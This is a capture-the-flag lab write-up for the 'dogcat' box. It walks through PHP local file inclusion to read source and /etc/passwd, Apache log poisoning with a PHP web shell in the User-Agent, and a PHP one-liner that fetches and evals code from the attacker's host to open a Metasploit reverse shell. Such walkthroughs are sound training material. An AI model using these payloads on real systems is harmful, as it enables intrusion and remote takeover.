DogCat Writeup

An overview of one way to pwn this box.
The target IP addresses change because I rebooted the machine midway through.

Written by Substing.

enumeration

nmap

The first step is to see what services are running.


```
┌──(root㉿kali)-[~/Documents/catdog/nmap]
└─# nmap -sV -sC -oA nmap 10.10.15.163
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-31 22:20 UTC
Nmap scan report for ip-10-10-15-163.eu-west-1.compute.internal
(10.10.15.163)
Host is up (0.0075s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 2431192ab1971a044e2c36ac840a7587 (RSA)
|   256 213d461893aaf9e7c9b54c0f160b71e1 (ECDSA)
|_  256 c1fb7d732b574a8bdcd76f49bb3bd020 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: dogcat
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 02:80:DB:21:6A:29 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/subm
Nmap done: 1 IP address (1 host up) scanned in 7.56 seconds
```

We only see a web server and ssh.

gobuster

The next step taken was to enumerate what other directories are on the web server.

```
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/cats                 (Status: 301) [Size: 311] [-->
http://10.10.15.163/cats/]
/dogs                 (Status: 301) [Size: 311] [-->
http://10.10.15.163/dogs/]
/server-status        (Status: 403) [Size: 277]
```




Forbidden

You don't have permission to access this resource.


Apache/2.4.38 (Debian) Server at 10.10.15.163 Port 80

We aren't allowed to access them.


http



The page found lets us either view a picture of a cat or a dog.




Manual fuzzing revealed that anything that doesn't contain 'cat' or 'dog' is forbidden.




An error appears when attempting to load the url including `/?view=dogcat`.

```
Here you go!
Warning: include(dogcat.php): failed to open stream: No such file or
directory in /var/www/html/index.php on line 24

Warning: include(): Failed opening 'dogcat.php' for inclusion
(include_path='.:/usr/local/lib/php') in /var/www/html/index.php on line 24
```

It appears that the home page is called index.php, and it makes a call either cat.php or dog.php. The query must contain cat or dog, or else it will give us the default "only dogs or cats are allowed" error.



The above screenshot confirms that the homepage is called index.php.



This query reveals that if both cat and dog are searched for, the latter is displayed. It also shows that `&` is a valid character and can be used to do more than one thing.

Pretty Raw Hex


```
1 GET /?view=dog HTTP/1.1
2 Host: 10.10.118.243
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.118.243/?view=dog&php://input&cmd=ls
9 Upgrade-Insecure-Requests: 1
10
11
```

Using Burpsuite, it is revealed that it's a GET request.

The room description mentions PHP local file inclusions, and so a payload was found here which allowed unintended leaking of data.

First, it can be seen that the photo contents are leaked in base64.

Next, the query will have a file path attached to the end, leading to the content of index.php to be leaked.



The whole output can be read in the page source and is

```
PCFET0NUWVBFIEhUTUw+CjxodG1sPgoKPGhlYWQ+CiAgICA8dGl0bGU+ZG9nY2F0PC90aXRsZT4K
ICAgIDxsaW5rIHJlbD0ic3R5bGVzaGVldCIgdHlwZT0idGV4dC9jc3MiIGhyZWY9Ii9zdHlsZS5j
c3MiPgo8L2hlYWQ+Cgo8Ym9keT4KICAgIDxoMT5kb2djYXQ8L2gxPgogICAgPk+YSBnYWxsZXJ5
IG9mIHZhcmlvdXMgZG9ncyBvciBjYXRzPC9pPgoKICAgIDxkaXY+CiAgICAgICAgPGgyPldoYXQg
d291bGQgeW91IGxpa2UgdG8gc2VlPzwvaDI+CiAgICAgICAgPGEgaHJlZj0iLz92aWV3PWRvZyI+
PGJ1dHRvbiBpZD0iZG9nIj5BIGRvZzwvYnV0dG9uPjwvYT4KICAgICAgICA8YSBocmVmPSIvP3Zp
PGJ1dHRvbiBpZD0iY2F0Ij5BIGNhdDwvYnV0dG9uPjwvYT48YnI+CiAgICAgICAgPD9waHAKICAg
```

```
ICAgICAgICAgZnVuY3Rpb24gY29udGFpbnNTdHIoJHN0ciwgJHN1YnN0cikgewogICAgICAgICAg
ICAgICAgcmV0dXJuIHN0cnBvcygkc3RyLCAkc3Vic3RyKSAhPT0gZmFsc2U7CiAgICAgICAgICAg
IH0KCSAgICAkZXh0ID0gaXNzZXQoJF9HRVRbImV4dCJdKSA/ICRfR0VUWyJleHQiXSA6ICcucGhw
JzsKICAgICAgICAgICAgaWYoaXNzZXQoJF9HRVRbJ3ZpZXcnXSkpIHsKICAgICAgICAgICAgICAg
IGlmKGNvbnRhaW5zU3RyKCRfR0VUWyd2aWV3J10sICdkb2cnKSB8fCBjb250YWluc1N0cigkX0dF
VFsndmlldyddLCAnY2F0JykpIHsKICAgICAgICAgICAgICAgICAgICBlY2hvICdIZXJlIHlvdSBn
byEnOwogICAgICAgICAgICAgICAgICAgIGluY2x1ZGUgJF9HRVRbJ3ZpZXcnXSAuICRleHQ7CiAg
ICAgICAgICAgICAgICB9CiAgICAgICAgICAgIH0KCSAgICA/PgogICAgICAgIDwvZGl2Pgo8L2JvZHk+
bmx5IGRvZ3Mgb3IgY2F0cyBhcmUgYWxsb3dlZC4nOwogICAgICAgICAgICAgICAgfQogICAgICAg
ICAgICB9CiAgICAgICAgPz4KICAgIDwvZGl2Pgo8L2JvZHk+Cg==
```

which decodes to

```
<!DOCTYPE HTML>
<html>

<head>
    <title>dogcat</title>
    <link rel="stylesheet" type="text/css" href="/style.css">
</head>

<body>
    <h1>dogcat</h1>
    <i>a gallery of various dogs or cats</i>

    <div>
        <h2>What would you like to see?</h2>
        <a href="/?view=dog"><button id="dog">A dog</button></a> <a href="/?
view=cat"><button id="cat">A cat</button></a><br>
        <?php
            function containsStr($str, $substr) {
                return strpos($str, $substr) !== false;
            }
            $ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';
            if(isset($_GET['view'])) {
                if(containsStr($_GET['view'], 'dog') ||
containsStr($_GET['view'], 'cat')) {
                    echo 'Here you go!';
                    include $_GET['view'] . $ext;
                } else {
```

```
                    echo 'Sorry, only dogs or cats are allowed.';
                }
            }
        ?>
    </div>
</body>

</html>
```

The html is irrelevant for our purposes.


The PHP code is relevant however.

```
?php
            function containsStr($str, $substr) {
                return strpos($str, $substr) !== false;
            }
            $ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';
            if(isset($_GET['view'])) {
                if(containsStr($_GET['view'], 'dog') ||
containsStr($_GET['view'], 'cat')) {
                    echo 'Here you go!';
                    include $_GET['view'] . $ext;
                } else {
                    echo 'Sorry, only dogs or cats are allowed.';
                }
            }
        ?>
```

The page will see if the view query contains "cat" or "dog" and if not, it will say 'Sorry, only dogs or cats are allowed."

"ext" is a variable relating to the file extension. If this variable isn't set, it will automatically put .php onto the end of our search.

Using this information, the contents of /etc/passwd can be leaked. This also confirms this machine is UNIX based (probably linux as nmap suggested).




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

It appears there are no user accounts on this machine.

Searching for /etc/apache2/apache2.conf again confirms what nmap said, this is running apache2.

access

The means to gaining access is through [apache log poisoning] where we intercept requests to the server, and modify the User-Agent to allow code execution.

```
GET /index.php?view=
dog../../../../../../../var/log/apache2/access.log&cmd=
cat%20flag.php&ext= HTTP/1.1
Host: 10.10.118.243
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/109.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

In the above HTTP request, replace the User-Agent section with

```
<?php system($_GET['cmd']); ?>
```

After successfully executing a command (the outputs will be found at the bottom of the access.log), a metasploit module can be used to open a meterpreter shell (or any other kind).

```
[*] Backgrounding session 1...
msf6 exploit(multi/script/web_delivery) > options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen o
                                       n all addresses.
   SRVPORT  8081             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.13.233     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   PHP


View the full module info with the info, or info -d command.
```

After setting all the options above, we need to execute a command on the machine that will cause it to connect to our metasploit listener.

```
php -d allow_url_fopen=true -r
"eval(file_get_contents('http://10.10.13.233:8081/PxQUZ4b4wch', false,
stream_context_create(['ssl'=>
['verify_peer'=>false,'verify_peer_name'=>false]])));"
```

Copy this into cmd just the same as before and replace our User-Agent. Then forward it, and check msfconsole. A meterpreter session has been opened!

```
meterpreter > ls
Listing: /
==========

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  0     fil   2023-09-05 21:07:12 +0100  .dockerenv
040755/rwxr-xr-x  4096  dir   2020-02-26 12:07:18 +0000  bin
040755/rwxr-xr-x  4096  dir   2020-02-01 17:09:26 +0000  boot
```

We're in a docker environment.

```
meterpreter > sysinfo
Computer    : 3d974b3ad1a8
OS          : Linux 3d974b3ad1a8 4.15.0-96-generic #97-Ubuntu SMP Wed Apr 1 03:25:46 UTC 2020 x86_64
Meterpreter : php/linux
meterpreter >
```

A shell can be used to search for processes with the SUID bit set.

```
meterpreter > shell
Process 1614 created.
Channel 3 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
find / -perm -4000 2>/dev/null
/bin/mount
/bin/su
/bin/umount
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/env
